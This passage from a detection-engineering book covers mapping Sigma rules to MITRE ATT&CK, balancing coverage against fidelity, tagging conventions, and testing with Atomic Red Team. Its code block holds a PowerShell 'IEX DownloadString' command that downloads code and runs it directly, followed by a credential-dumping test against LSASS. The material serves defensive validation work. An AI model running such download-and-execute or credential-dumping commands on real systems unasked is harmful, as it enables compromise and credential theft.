It is also important to align TTP coverage with multiple data sources when possible. Many techniques can be observed from different angles—for instance, lateral movement might produce host logs (new processes, authentication events), as well as network logs (suspicious SMB connections). Relying on only one log source for a technique can leave gaps that attackers exploit on other fronts. Thus, a robust strategy will be to cover key techniques across various *security layers* (endpoint, network, cloud, identity, and so on), so that even if an attacker evades one layer of monitoring, another layer can catch them. This “detection-in-depth” approach maps every detection to the layer it covers, and highlights techniques that are not seen in any layer. In practice, teams might create a matrix of techniques versus log sources to ensure each technique has at least one (preferably multiple) telemetry sources covering it. MITRE ATT&CK itself provides guidance on this by cataloguing recommended data sources per technique. In fact, the ATT&CK framework is evolving to formalize this: upcoming versions will explicitly map adversary behaviors to log sources and analytics, while clarifying *where* to find evidence of a technique, and how to tune detections without losing fidelity. The takeaway is that detection and visibility go hand in hand—before writing a Sigma rule, one must ask: “Do we have the logs needed to catch this behavior?”, and if not, treat that as a critical gap to remediate. Therefore, good ATT&CK mapping is not just about tactics and techniques, but also about the underlying data pipeline that makes detecting those techniques possible. Hence, by aligning TTPs with log sources, you ensure that your beautifully mapped Sigma rule set is grounded in reality, as every technique alert fired is one that is actually observable in your environment’s data.

Balancing Coverage and Fidelity

When building detections, teams often grapple with a key trade-off: broad coverage versus high fidelity. Coverage refers to how many different techniques (or attack scenarios) your detections can catch, whereas fidelity refers to the accuracy and reliability of those detections (low false positives, clear true-positive signals). It is tempting to chase complete ATT&CK coverage, while lighting up the entire matrix with at least one rule per

technique. However, pure coverage metrics can be misleading. Simply having a Sigma rule mapped to every technique does not guarantee better security; a heatmap full of colored cells might just indicate a lot of detections, not that those detections actually work well in practice. In other words, the number of rules is not the same as the fact that they are accurate. There is broad agreement in the defense community that, for most SOC environments, a smaller set of well-tested, high-fidelity detections is superior to a giant set of noisy rules that overwhelm analysts. Over-reliance on raw ATT&CK-mapping metrics (for example, bragging that "we cover 90% of the matrix") can even create a false sense of security. Moreover, such an approach may hide the fact that many mapped techniques are only superficially covered, or that certain critical attacker behaviors (possibly not even in ATT&CK yet) are overlooked. Thus, organizations should interpret coverage heatmaps with caution, and always layer in context about detection quality, as well as their relevance to their environment.

Therefore, striking the right balance means iteratively improving breadth *and* depth. A good strategy is to prioritize high-impact or likely techniques for high-fidelity coverage first, then expand outward. For example, if "OS Credential Dumping (T1003)" is a prevalent threat, investing time to develop a robust, false-positive-resistant detection for that (perhaps looking for LSASS process memory access, dumping tools, and subsequent anomalies) is more valuable than hastily writing rules for five obscure techniques your organization may never see again. As a rule of thumb, focus on the "favorite" techniques of adversaries you face (we will discuss threat actor mapping shortly), and ensure those detections are tuned and reliable. This does not mean ignoring coverage, rather, it is a phased approach to achieve it without drowning in noise. Thus, each new Sigma rule added for coverage should be evaluated for its fidelity. While adding these rules, you must ask if a rule produces actionable alerts, or is it purely theoretical mapping. If it is the latter, you might mark it as a low-confidence or "hunting" rule, rather than an alerting rule.

There are ways to have both breadth and fidelity by using more advanced detection logic. Instead of single-event, low-context alerts (which tend to be noisy if made broad enough to cover an entire technique), consider **correlation rules** or multi-condition analytics. These combine multiple weak signals into one strong signal, while linking several low-fidelity events across different sources to form a high-fidelity detection of a technique, or

even a full attack chain. For instance, a single PowerShell execution event might be benign, but PowerShell *plus* a suspicious network connection *plus* an odd child process could together indicate malicious use of PowerShell with far greater confidence. Thus, by requiring a chain of events (or specific sequence), you cover the technique (Execution via PowerShell), while filtering out normal PowerShell usage. Similarly, behavioral analytics that look at patterns (like a user account logging into many systems in a short span, signifying possible lateral movement) can catch a variety of techniques under a tactic with one rule, but are thresholded in a way that improves fidelity over a naive "any login" rule. Modern SIEMs and XDR platforms support this logic, and Sigma itself can express some forms of correlation (though often one might implement the correlated logic in the SIEM query language). Hence, the key point is that careful rule design can expand coverage without sacrificing precision—it is not always a binary choice if you leverage context and sequence.

It is also worth considering detection *breadth* at the technique level. A single ATT&CK technique can encompass multiple distinct procedures or variations. You might craft a very tight detection that catches one variant with near-zero false positives, but miss other variants of the same technique. Conversely, a very broad detection may catch all variants but at the cost of some noise. A balanced approach could be multiple complementary rules per technique, where each of them is focused on a subset of behaviors, and each is fairly high fidelity, while collectively covering the technique's full scope. For example, one rule might detect a specific credential dumping tool by its behavior, while another catches raw **`Sysinternals ProcDump`** usage. This happens while a different rule looks for abnormal handle access to LSASS; together they cover T1003 comprehensively. This concept was illustrated in a purple team exercise for browser credential theft: one detection covered the DPAPI method, another addressed a different method, with each individually covering 50% of the technique's known procedures—only when combined did they achieve full coverage. Moreover, detection engineers should note the "detection ratio" of each rule (what percentage of a technique's variants it catches), as well as its confidence level. If a rule is, say, only covering one very specific procedure, that is fine if it is high-fidelity, but you will know to write additional rules or analytics for other procedures to truly cover the technique. This is the essence of balancing coverage and fidelity. Use multiple precise detectors rather than one overly

generic detector, and continuously assess if your collection of detectors leaves any holes. When false positives *do* occur, treat them as feedback to improve fidelity (tune the rule, add a condition) without completely disabling the coverage. Additionally, if a necessary log source or context to achieve fidelity is not available, loop back to the previous section, as solving visibility gaps can often improve both coverage and fidelity simultaneously, by allowing more targeted detection logic. Ultimately, the goal is a well-rounded detection portfolio—one that lights up relevant portions of the ATT&CK matrix **and** yields trustworthy alerts, while achieving what might be called “effective coverage.”

Alternative Frameworks and Taxonomies for Detection

While MITRE ATT&CK has become the de facto language for describing adversary behavior, it is not the only framework to consider when organizing and evaluating detections. Many organizations also use other taxonomies to complement ATT&CK’s tactic-technique model, or to address areas ATT&CK doesn’t fully cover. One such model is the **Lockheed Martin Cyber Kill Chain**, a classic seven-stage breakdown of an attack (Reconnaissance, Weaponization, Delivery, Exploitation, Installation, C2, Actions on Objectives). Unlike ATT&CK’s matrix (which is not strictly linear and is very granular at the technique level), the Kill Chain provides a high-level sequential view of the phases of an attack. Some detection teams map their use cases or alerts to these Kill Chain phases to ensure coverage across the entire attack lifecycle. For example, you might label Sigma rules or dashboards by kill chain stage: detections for Reconnaissance (for example, scanning activity), for Delivery (malicious email attachment seen), for C2 (beaconing traffic detected), and so on. This can be useful when communicating with executives or incident response teams, because it frames detections in the familiar narrative of “how an attack progresses”. It also helps identify if you are too heavily weighted in one phase (say, tons of post-exploitation detections but very little for initial recon or delivery). The Kill Chain and ATT&CK are not mutually exclusive—in fact, they are often used together, with ATT&CK supplying detail on *how* a threat achieves something, and Kill Chain clarifying *when* or *in what stage* of the attack it occurs. Thus, by using both, you get a broad lifecycle view (Kill Chain) and

a detailed technique view (ATT&CK), which can be powerful for a defense-in-depth strategy.

Another perspective comes from the **Diamond model** of intrusion analysis. The Diamond model is not a kill-step chronology, but rather a framework that describes every cyber incident as a relationship between four core elements: adversary, infrastructure, capability, and victim. In detection engineering, one might not directly "map a Sigma rule to the Diamond model," but the model influences how we think about context. For instance, tagging a detection with the adversary or malware family (capability) it is related to, or noting the infrastructure indicators (C2 domains, IPs) it might catch, is akin to annotating parts of the Diamond for that analytic. Some organizations maintain internal taxonomies for these, such as tags for malware families (for example, `malware.emotet`), threat actor groups (for example *actor.APT28*), or infrastructure indicators (like *C2* or *TOR* if a rule looks for those). By doing so, they add context that ATT&CK's tactic/technique IDs alone might not convey. For example, ATT&CK might tell you a rule detects *the use of command and scripting interpreter*, but your internal tag might add "this is associated with Emotet activity", which is immediately meaningful to an intel analyst or incident responder. Hence, these additional taxonomies help bridge detection engineering with threat intelligence and incident response.

Defensive-oriented frameworks also exist. **MITRE D3FEND** is a knowledge base of defensive techniques that are meant to be a counterpart to ATT&CK's offensive techniques. It provides a taxonomy of defensive measures (spread across categories like Harden, Detect, Isolate, Deceive, Evict) and explicitly links them to the adversary techniques they mitigate or detect. For instance, if ATT&CK has a technique for "Spearphishing Attachment," D3FEND might catalog techniques like "Attachment Sandboxing" or "Email Header Analysis" as defensive methods to counter it. You might wonder how is this useful for detection content. Security teams can tag Sigma rules or security controls with D3FEND techniques to describe *how* they are detecting something. A Sigma rule that catches spearphishing via attachment analysis might be tagged with a D3FEND identifier, which indicates that it uses *attachment sandboxing* or *file type analysis*. This can help identify coverage of defensive techniques and ensure that a variety of defensive approaches are employed. It is another layer of metadata; whereas ATT&CK says "what adversary TTP is seen", D3FEND

(or similar) can say “what defensive TTP or analytic method is being used to see it”. Organizations focused on control frameworks might also map detection rules to standards like NIST 800-53 or CIS Controls (for compliance reporting). For example, a rule detecting unauthorized admin actions could be linked to a control requirement about privileged user monitoring. These are more about satisfying auditors than catching hackers, but it is a valid taxonomy some teams overlay on their rules for completeness.

The key is that **ATT&CK is not the only lens** to view your detection program. It is a great one, since it is very adversary-centric, but augmenting it with other models gives a richer picture of your detection program. If ATT&CK is the *“what”* and *“why”*, then models like the Kill Chain add *“when”*, and D3FEND or control frameworks add the *“how”* aspect (to detect/mitigate, how it maps to controls). In practice, you might organize your Sigma repository into ATT&CK tactic folders (as discussed earlier), while also maintaining a field in each rule for Kill Chain phase, and tags for any relevant malware, actor, or internal categories. This multi-taxonomy tagging ensures that, regardless of who examines the rule—an SOC analyst, a threat intelligence specialist, or a compliance auditor—they can mentally “slot” that detection into the framework that matters to them. One detection rule could thus be described in many ways, such as “It detects Technique T1055 (Process Injection) which is Defense Evasion/Persistence (ATT&CK tactics), can be associated with the Delivery or Installation phase of the Kill Chain, depending on the attack flow (if we consider the malware needed to inject code after delivery), uses a behavioral analytic method (vs signature), corresponds to D3FEND’s ‘Process Analysis’ technique, and is related to FIN7 threat actor activity.” While you might not always map *that* exhaustively, thinking beyond ATT&CK can uncover new insights. It can reveal, for example, that you have many detections in the later kill chain phases, but few in the early phases (maybe you need more preventive controls there). It can also reveal that you have multiple rules addressing the same Kill Chain stage with the same method (overlap), but perhaps a gap in another defensive approach (for example, lots of detection via process monitoring, but very little via network analysis—a D3FEND perspective might suggest adding some network-based detections). In summary, leveraging alternate taxonomies in tandem with ATT&CK leads to a more

well-rounded detection strategy, which ensures that you are not narrowly fixated on one model of defense.

Mapping Detections to Specific Threat Groups

One of the most practical applications of ATT&CK mapping and threat intelligence is to align your detections with the actual adversaries (threat groups or APTs) that pose a risk to your organization. This is often called a *threat-informed defense*. The idea is simple—rather than treating the ATT&CK matrix as an abstract checklist, focus on the techniques that known threat actors (who target your industry or region) can possibly use. Thus, by mapping your Sigma rules to these threat groups, you can quickly see if you have coverage for the behaviors of, say, APT29 or FIN7, and so on, as well as where the gaps are. Many organizations start by identifying their "top 5" likely threat groups, based on industry reports, intelligence feeds, or prior incident history, and then overlaying those groups' TTPs onto their detection matrix. For example, if you are in the financial sector, threat intel might tell you that FIN7, Carbanak, or certain ransomware crews are active threats. Each of those has a profile of techniques (MITRE ATT&CK has a Groups section that lists techniques used by each group). In this case, you would take FIN7's technique list, and ensure that you have Sigma rules for as many of those techniques as possible, especially the ones in the Initial Access through Exfiltration range. If FIN7 heavily uses phishing (T1566) and script-based execution (T1059), but you have no phishing detection rules, it is a glaring gap that needs fixing. This approach grounds detection coverage in real-world risk; you are covering what *likely attackers* will actually do, not just theoretical techniques. Thus, as Palo Alto's Unit 42 puts it, prioritizing techniques used by threat actors most likely to target you ensures your defenses are aligned with the threats you face. It is a way to apply intelligence to detection engineering, so you are always asking "Can we catch what *APT X* does?", rather than just "did we fill every tactic column?"

Sigma rules can be enriched with threat actor context to facilitate this mapping. Earlier, we discussed tagging strategies and noted that one can tag rules with threat actor names or identifiers. For instance, if you create a rule specifically to detect a technique used by **APT28 (Fancy Bear)**—say suspicious use of `creddump` tool—you might tag that rule with `actor.APT28`

or `actor.FancyBear` in addition to the ATT&CK technique tag. This way, you can filter or search your rule set by threat actor tags. The benefit comes during analysis; if intel reports “APT28 is using technique T1110 (Brute Force) against similar organizations,” you can quickly find all rules tagged for APT28, or for brute force attempts. Conversely, you might realize you have no rules at all tagged for APT28, which can prompt you to review what techniques APT28 uses, and whether those are covered under other tags. Thus, a structured approach is to maintain a simple spreadsheet or database mapping threat groups to the Sigma rules (or detection analytics) you have for their known techniques. The **ATT&CK Navigator** makes this visual; you can load a layer of an APT’s techniques (MITRE provides these layers for many groups), and overlay your detection coverage layer to instantly visualize overlap. The techniques highlighted in both layers mean that your detections align to that group’s behavior; techniques highlighted only in the APT layer (and not in your coverage) are potential detection gaps against that adversary. This kind of gap analysis is incredibly useful for targeted hardening, as it turns abstract “coverage gaps” into concrete “we cannot catch APT X doing Y”.

Threat actor mapping also helps in communicating with stakeholders. To explain further, executives and risk managers might ask questions about how the system is faring against ransomware groups, or if it is possible to detect the tactics used by the group before from popular news and other information sources. Thus, by organizing and tagging detections by threat group, you can answer these in a data-driven way, such as: “We have 15 analytics covering 10 of the 12 techniques associated with the said group—except for the missing coverage of two techniques (one of which we plan to address with new logging).” In practice, detection engineers should work closely with threat intelligence teams to keep these mappings up to date. As threat reports or MITRE updates reveal new TTPs for a group, you can update your tags, and consider if new rules are needed. The Purple Team concept comes into play here: joint exercises, where red teamers emulate a specific APT; and blue teamers, who see if their tagged detections can catch the activity. If not, it gives immediate insight into where to improve. In fact, a recommended practice is to back-map the observed attacker behaviors to your Sigma rules after any major incident or adversary simulation. You must determine if they were all tagged appropriately. Moreover, if any detection triggered, and if not, was it because of a gap in logic or simply missing

telemetry? By capturing that, you might tag a rule with the threat group after the fact; for example, after seeing APT42 use a novel technique in your environment, you write a Sigma rule for it, and tag it **`actor.APT42`** for future tracking.

To manage this systematically, some teams adopt a metadata schema where each Sigma rule has a field for **`threat_actor`** or a list of actor tags, as illustrated in certain detection frameworks. For example, a rule's YAML might contain: tags: [**`attack.execution`**, **`attack.t1059`**, **`actor.CobaltSpider`**]. Over time, you will be able to build a library of rules linked to various actors, and you might notice overlaps (many groups use PowerShell, for instance, so a single PowerShell detection rule might carry multiple actor tags). This is fine, as it shows efficient coverage. However, if you have an actor that is important to you with very few tags across your rule set, it is a sign to bolster detections in their areas of operation. Additionally, you must remember that threat groups evolve; do not treat the mapping as one-and-done. Some groups adopt new techniques or tooling (ATT&CK technique use counts get updated as well). Therefore, review threat intelligence updates regularly (or subscribe to feeds), and cross-check them against your detection map.

In summary, mapping detections to specific APTs or threat groups is about making your defense *personal* to the adversary. It moves you from a generic "best practices" stance to a bespoke posture attuned to tackle whoever is likely to knock on your door. Organizations that practice this will often say they have a "threat library" or "threat coverage matrix", which directly ties threat actors -> techniques -> detection rules. This not only ensures readiness against those actors, but also makes testing easier (you can simulate those groups' techniques to validate your controls). Ultimately, it is the embodiment of the proverb "know thy enemy" in detection engineering—by knowing which enemies are out there and how they attack, you align your Sigma rule arsenal to their playbooks. Hence, this threat-informed approach, combined with the tactic/technique framework of ATT&CK, will provide a 360° view of your detection coverage—both from the broad technique perspective and the focused threat actor perspective. Thus, each Sigma rule is not just a standalone detector but part of a larger story of how you would catch a real adversary in action.

Bundling Rules by TTP Category

Organizing Sigma rules effectively is just as important as writing them correctly. One useful practice is **bundling rules by TTP category**, which typically means to group detections by the ATT&CK tactic (or sometimes technique) they pertain to. Rather than having a flat list of dozens or hundreds of rules, you can structure your rule set into logical collections like “Execution,” “Persistence,” “Credential Access,” “Lateral Movement,” and so on, that mirror the ATT&CK tactics. This categorization makes it easier to manage content and ensures that you are looking at your detection stack through the lens of attacker goals.

How might this look in practice? If you maintain your Sigma rules in a repository, you could create subfolders for each tactic category. For example, a `SigmaRules/Execution/` folder containing all rules that have `attack.execution` in their tags, a `SigmaRules/Persistence/` folder for those tagged with persistence, and so on. This way, if an analyst or engineer wants to review or update detections related to persistence techniques, they know exactly where to look. It is like having chapters in a book—it imposes order and context. Some teams choose to prefix rule titles or file names with the tactic name or ID for quick identification (for example, `"TA0002_CommandLine_PowerShell_Obfuscation.yml"` might hint that it is an execution tactic rule). The key is to maintain consistency in whatever naming or filing scheme you adopt.

Bundling by tactic is also helpful during incident response or threat assessment. Suppose your organization is currently concerned about data exfiltration (perhaps due to a recent incident, or an intelligence report about attackers targeting intellectual property). If your Sigma rules are bundled by TTP, you can quickly pull up all **Exfiltration (TA0010)** related rules to review their efficacy, tune them, or ensure that they are enabled in your SIEM. You might even temporarily deploy additional exfiltration-focused rules from a community repository, while bundling them under that category, to beef up monitoring during a high-risk period. As they will be tagged and grouped as “*Exfiltration*”, it will be pretty straightforward to isolate them from others.

Another benefit here is in communicating, and reporting detection coverage or gaps by category. If each rule is tagged and bundled by tactic, you can easily count how many rules you have per tactic. You might discover, for

instance, that you have 30 rules for Defense Evasion but only 5 for Discovery. This could either mean adversaries' Discovery techniques are under-monitored in your environment, or simply that those few rules cover a lot of ground; nevertheless, it demands a review. Therefore, such counting and tracking become simpler if you utilize bundling (you could even automate a report: for example, parse the repository, and produce a table of number of Sigma rules per tactic. This will ultimately reflect your detection emphasis.).

There is also a human workflow aspect to bundling; SOC analysts often specialize, or at least think in terms of attack stages. Some might focus on initial infiltration attempts, while others do on lateral movement, and so on. If your alert queue or rule sets can be filtered by these categories (via tags), analysts can pick up alerts or hunts aligned to their expertise. For example, a "Persistence" bundle of rules might feed alerts to a threat hunter tasked with finding backdoors or malicious footholds, whereas an "Initial Access" bundle might feed a different monitoring system that is watching inbound events. Bundling by TTP thus can facilitate **role-based alert handling** or playbook development (as covered in *Chapter 10, Sigma Rules in SOC Workflows*).

It is worth noting that bundling by **technique** (as opposed to the broader tactic) is another layer of organization. Within a Persistence folder, you might have sub-groupings or tags indicating different persistence techniques (like startup folders versus scheduled tasks versus services). Sigma's tagging already provides that metadata (T1547 vs T1053, and so on), so you may not need physical subfolders for each technique—a simple search or filter by tag can retrieve all rules for a given technique. However, for particularly high-priority techniques, some teams do keep them distinct. For instance, **Credential Dumping (T1003)** is such a critical technique category that one might isolate rules covering various forms of it (LSASS dumping, SAM hive extraction, and so on) into a mini-bundle for further focused attention.

In summary, **organizing Sigma rules by ATT&CK tactic (TTP category)** is a strategy to align your detections with the attacker's perspective. It brings clarity and order, which makes maintenance easier, and helps ensure balanced coverage. If your rule base is currently unorganized, consider tagging every rule with the appropriate tactic (if not done already), and then grouping them accordingly. This can be done logically (through naming conventions or SIEM content management filters), even if not physically in

files. The outcome is that when you or others look at your detection content, you immediately see the alignment with ATT&CK: you have a suite of rules for each phase of an attack. This approach dovetails with building the detection matrix—it is essentially the content side of the same coin, where the matrix is the visualization. Therefore, bundling rules by TTP, you ensure that for every tactic in ATT&CK, you have a considered set of rules, and can easily evaluate or update them as a group.

Rule Tagging Strategies

Effective tagging in Sigma goes beyond just ATT&CK technique IDs—it is about systematically enriching rules with metadata that aids in management, integration, and analysis. We have seen that the tags field is commonly used for MITRE ATT&CK mappings, but what other tagging strategies should detection engineers use? Therefore, here are several best practices for rule tagging:

- **Always Include ATT&CK Tactic/Technique Tags (When Applicable)**: You must make it a habit to ensure that every Sigma rule mapping to a known TTP should have the appropriate attack.* tags. This ensures that the rule can be placed in context of the ATT&CK framework. It further makes downstream analysis (like coverage mapping) possible. Use the official tactic names and technique IDs as defined by MITRE (for example, `attack.lateral_movement`, and attack.t1210 for a rule detecting lateral movement via exploit). If a behavior is truly not covered by ATT&CK (rare for well-known malicious behaviors), you may skip ATT&CK tags, but those cases are few. However, you can find a close-fitting technique in most situations. Therefore, whenever a rule might relate to multiple techniques, list them all. For instance, a rule detecting use of rundll32.exe to execute code might be tagged with both **Execution** (maybe technique T1218.011, Rundll32 as a LOLBin) and **Defense Evasion,** if applicable. Thus, each tag provides a pivot point for understanding the rule's purpose.
- **Follow a Consistent Naming Convention**: Tag values should conform to a predictable format, so that automation tools and colleagues can rely on them. The Sigma specification recommends lowercase tags with specific prefixes (like `attack.` for ATT&CK). Thus, sticking to it

means using **`attack.privilege_escalation`** not **`attack.PrivEsc`** or some custom variant. Moreover, consistency extends to non-ATT&CK tags too; so, make sure that if you use tags for other frameworks or internal codes, do document and standardize them. For example, you might tag rules with **`nist.XXXX`**, if mapping to NIST controls, or use an internal taxonomy like **`category.malware`** vs **`category.policy_violation`**. Ensure everyone on the team uses the same terms. Many Sigma repositories also tag rules with related identifiers like CVE IDs (for example, **`cve.2023-12345`**), or references to projects like **MITRE CAR** (using **`car.xxxxx`**). If you do, use the exact format (CVE IDs, CAR IDs) rather than free text, so that those tags remain useful for programmatic reference. Remember, tags are not free-form keywords; therefore, you must treat them as structured data embedded in YAML.

- **Use Multiple Tags to Capture Different Dimensions**: A single Sigma rule can have tags spanning ATT&CK, threat actors, malware families, data sources, and more. Consider a rule that detects behaviors associated with **APT29** (a threat group). You might include tags like **`attack.defense_evasion`** and attack.t1218 for the techniques, and also tag actor.APT29 or **`actor.APT29`** if you maintain such tagging for threat actor attributions. Similarly, if a rule is hunting for **`Mimikatz`** usage, you could tag **`tool.Mimikatz`**, alongside **`attack.credential_access`** and **`attack.t1003`**. This multi-faceted tagging means that the rule can be discovered or grouped in different contexts—by technique, by actor, or by tool. It is akin to hashtags on social media posts; more tags (within reason) widen the ways the content can be found or correlated. However, **avoid overly generic tags** like just attack or windows (as the latter belongs in **`logsource`**, not tags) because they add no real value.
- **Tag for Context and Workflow**: Think about what an analyst or engineer might want to quickly know about a rule when it triggers an alert. Here, tags can supply context that might not be obvious from the rule name alone. For example, tagging a rule with **`impact.ransomware`** could be part of an internal scheme to mark rules that detect potential ransomware behavior. Or, you may use a **`confidence.high`** vs **`confidence.low`** tag to indicate how prone to false positives a rule might be. Some organizations tag rules by **severity or level** (even

though Sigma has a level field already for severity). Others use tags to link to **response playbooks**, for example, **`response.contain_host`**, if the immediate response for that alert should be isolation. These are the more custom uses of tags; Sigma as a format does not mandate them, but your team can decide to implement such conventions. The benefit is that whenever an alert comes in, the tags quickly inform the analyst in this manner: “This rule is tagged as ransomware related and high confidence—treat it with priority.”, or “This rule is a hunting rule (tagged maybe **`type.hunting`**), not a confirmed detection—use it to investigate further, and do not raise an incident yet.”

- **Maintain Tags as the Rule Evolves**: Over time, as Sigma rules are updated or modified, you must ensure that the tags field is kept in sync. If a rule’s logic changes to cover additional techniques, add the corresponding tags. If it no longer reliably detects a certain technique, remove that tag to avoid misrepresentation. A common mistake is copying a Sigma rule template, and then forgetting to update its tags. This results in an incorrect mapping. For example, if you adapt a rule that was originally for PowerShell (T1059.001) to detect *cscript.exe* usage now, you should change the tags to reflect the new technique (perhaps T1059.005 for Windows Script Host) instead of leaving the old tags. Therefore, periodically auditing your tags for correctness is a good practice. Tools like the earlier-mentioned S2AN can flag mismatches (for example, if a tactic and technique tag do not align, such as tagging **`attack.persistence`** and **`attack.t1562`**, when T1562 is actually under Defense Evasion). Hence, these checks help catch typos or conceptual errors in tagging.
- **Leverage Community and Intelligence in Tags**: The tags field can also include references to external knowledge. Many community Sigma rules include tags referencing report IDs or threat campaign names. For instance, a rule detecting a known APT malware might carry a tag like report.mandiant.fin10 or **`malware.Emotet`**. If your rule is inspired by or directly taken from such sources, keeping those tags can preserve the lineage of why the rule exists. Additionally, if you integrate Threat Intelligence Platforms (TIPs) or MISP, you might align Sigma tags with those systems’ tagging taxonomy. This makes it easier to link alerts to threat intel context. For example, if MISP uses tags like "**`Group:GAMAREDON`**" or "**`Campaign:OperationFoo`**", you could tag your

Sigma rules similarly if they are meant to detect those specific adversaries or campaigns. This strategy turns Sigma rules into an entry point for enriched analysis—whenever an alert fires, the SOC could then quickly pull up all related intel by matching the tags.

Conclusion

This chapter connected Sigma with **MITRE ATT&CK,** therefore, detections carry explicit TTP context, while enabling measurable, visual coverage across techniques, and not just ad-hoc rules. You also learned how to encode tactics/techniques in tags; produce a **coverage matrix**, and use **ATT&CK Navigator** to highlight strengths and gaps (and overlay threat-actor layers for a threat-informed defense). We further emphasized that mapping must be grounded in **telemetry availability** and **multi-layer visibility**, and that effective programs strike a balance **between breadth** and **fidelity** by leveraging correlation, sequencing, and complementary rules. Finally, you saw how to organize content by TTP bundles, and enrich rules with consistent, multidimensional tags to make them discoverable, maintainable, and actionable across SOC workflows.

Next, we will move from mapping to validation, while safely simulating adversary behavior, and validating Sigma rules (for example, Atomic Red Team, custom log generation, and sigma-cli workflows) to prove detections before production.

CHAPTER 7

Threat Simulation and Rule Testing

Introduction

Modern detection engineering is not just about writing rules, but about validating if those rules can actually catch malicious activity, and are doing so reliably without drowning analysts in noise. Therefore, this chapter covers how to simulate attacks in a controlled way, generate log data for testing, and validate Sigma rules both manually and via automation. We will also explore tools for rule testing and conversion, while troubleshooting why a rule might miss an attack, and learn about strategies to tune out false positives.

Structure

In this chapter, the following topics will be covered:

- Atomic Red Team Basics and Usage
- Generating Logs for Testing
- Manual versus Automated Validation
- Adversary Emulation and Breach-and-Attack Simulation (BAS) Tools
- Purple Team Exercises and Continuous Validation Practices
- Essential Testing Tools
- Debugging Missed Matches
- Handling Detection Noise and False Positives with Tuning Strategies

Atomic Red Team Basics and Usage

One of the most popular frameworks for threat simulation is **Atomic Red Team**, an open-source library of simple attack tests maintained by Red Canary. *Atomic tests* are small, self-contained scripts that emulate specific adversary techniques in a safe manner. Each test is mapped to a MITRE

ATT&CK technique (which is identified by its T-number), and is designed to be **portable and reproducible** across environments. In practice, Atomic Red Team is used by blue teams and detection engineers to generate the kinds of events that a real attacker would produce, which allows you to verify that your logging and Sigma rules can detect those behaviors. As Red Canary describes it, *"Atomic Red Team is a collection of scripted cyber attacks designed to emulate adversary behaviors and threat techniques on an endpoint,"*. Therefore, these feature make Atomic Red Team an effective tool for testing detection coverage, and validating security controls.

The Key Features of Atomic Red Team Include:

- **MITRE ATT&CK Mapping:** It means that tests are organized by ATT&CK technique. For example, all tests for Process Injection are under technique T1055. Each test has a YAML definition and a brief description of what it does (for example create a new service, dump credentials, modify registry, and so on).
- **Minimal Dependencies:** Each atomic test is designed to require minimal setup. If a test needs a specific tool or file (a *prerequisite*), it will be documented. The idea here is to let you run a test quickly without complex setup, so you can focus on detection.
- **Safe and Controlled:** Atomic tests perform actions that mimic malicious behavior, but they generally will not do serious harm. For instance, a test for credential dumping might simulate reading LSASS memory using a known tool, but not actually exfiltrate anything. Nonetheless, you should always run these in a **test environment** or with proper authorization, as they can trigger alerts, and can be potentially disruptive.
- **Multi-Platform Support:** While many atomic tests target Windows (via built-in commands or Sysinternals tools), the framework includes tests for Linux, macOS, and even cloud environments. Each test specifies which platform it supports.

Using Atomic Red Team typically involves either manually executing test steps, or using an official execution script. Initially, running tests was a manual, copy-and-paste process—you would read the YAML or Markdown test file, install any required tool, run the given commands, and then check your logs. This approach works, but it can be tedious for many tests. To

streamline this, the community created **`Invoke-AtomicRedTeam`**, a PowerShell-based execution framework that automates running atomic tests. **`Invoke-AtomicRedTeam`** (often just called **Invoke-Atomic**) lets you run a test by technique ID and test number, handles downloading any needed tools, and can even clean up after the test. This greatly simplifies verifying that your security monitoring is catching the behavior; you can run a single command, and then observe what alerts or logs are generated.

For example, to run a test for the technique T1003 (OS Credential Dumping) using PowerShell, you might use the following approach:

```
# Install the Atomic Red Team execution framework (PowerShell)
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.c
om/redcanaryco/invoke-atomicredteam/master/install-
atomicredteam.ps1')
Install-AtomicRedTeam -getAtomics  # Download all atomic test
definitions

# Execute a specific Atomic test for credential dumping
(Technique T1003)
Invoke-AtomicTest T1003 -TestNumbers 1 -CheckPrereqs -
GetPrereqs -Verbose
```

In this snippet, **`Install-AtomicRedTeam`** fetches the latest atomic test library. Then Invoke-**`AtomicTest`** T1003 runs test number 1 for technique T1003 (for instance, dumping LSASS memory via **`ProcDump`**). The flags **`-CheckPrereqs`** and **`-GetPrereqs`** ensure that any required tools (like **`ProcDump`** in this case) are installed before execution. The framework will attempt the test, report if any prerequisite is missing, and even download it for you, as demonstrated by the **`ProcDump`** example. After running the test, you can use your SIEM or log search to see if the Sigma rule for that behavior triggers an alert.

Tip: *Atomic Red Team's PowerShell module will log what it is doing and can output results. In fact, the latest version will automatically log execution details to a CSV file for you (depending on configuration). This is extremely useful, as it means that you have a record of exactly what commands were executed, or which artifacts were touched. Thus, you would know what to look for in your telemetry. For example, if an atomic test creates a new user account, or runs rundll32.exe with certain arguments,*

the CSV log will note that, which further allows you to confirm if those events appear in Windows Event Logs or Sysmon logs.

In summary, Atomic Red Team provides a **library of test attacks** and the tools to execute them. Thus, by leveraging these atomic tests, detection engineers can simulate real-world TTPs (Tactics, Techniques, and Procedures) and verify that Sigma rules (and the underlying log sources) will catch the activity. It is a cornerstone of validating detections; rather than hoping a rule works, you can actually *watch* it work with representative malicious behavior.

Generating Logs for Testing

Writing a detection rule is only half the battle; you also need to feed it the right log data to verify that it is triggering as expected. **Therefore, generating logs for testing** involves producing event data similar to what a real attack would yield, so that you can run your Sigma rule against it. There are several approaches to do this, ranging from running simulated attacks (as we saw with Atomic Red Team) to replaying historical data.

Using Simulation Tools: The most direct way to generate relevant logs is to execute known malicious or suspicious actions in a controlled environment. Atomic Red Team is a prime example of this strategy: by running an atomic test, you can cause the system to produce logs (process creation events, file modifications, and so on) which your logging pipeline will collect. For instance, executing an Atomic test for *process injection* will likely create a Windows Event Log 4688 (new process), and possibly a Sysmon Event 8 (`CreateRemoteThread`), if at all Sysmon is running. These logs can then be used to test your Sigma rule for malicious injection. Other open-source frameworks exist as well, such as **MITRE Caldera** or commercial Breach-and-Attack Simulation (BAS) tools, which automate sequences of adversarial behavior. Regardless of the tool, the idea is to *generate real events*, instead of artificially crafting log files. This is because real events ensure that your telemetry and parsing are working correctly.

- **Scripting and Manual Actions:** Not all tests require a fancy framework. You can often generate test logs with simple administrative actions or scripts. For example, if you want to test a Sigma rule that detects the creation of a new user account on Windows

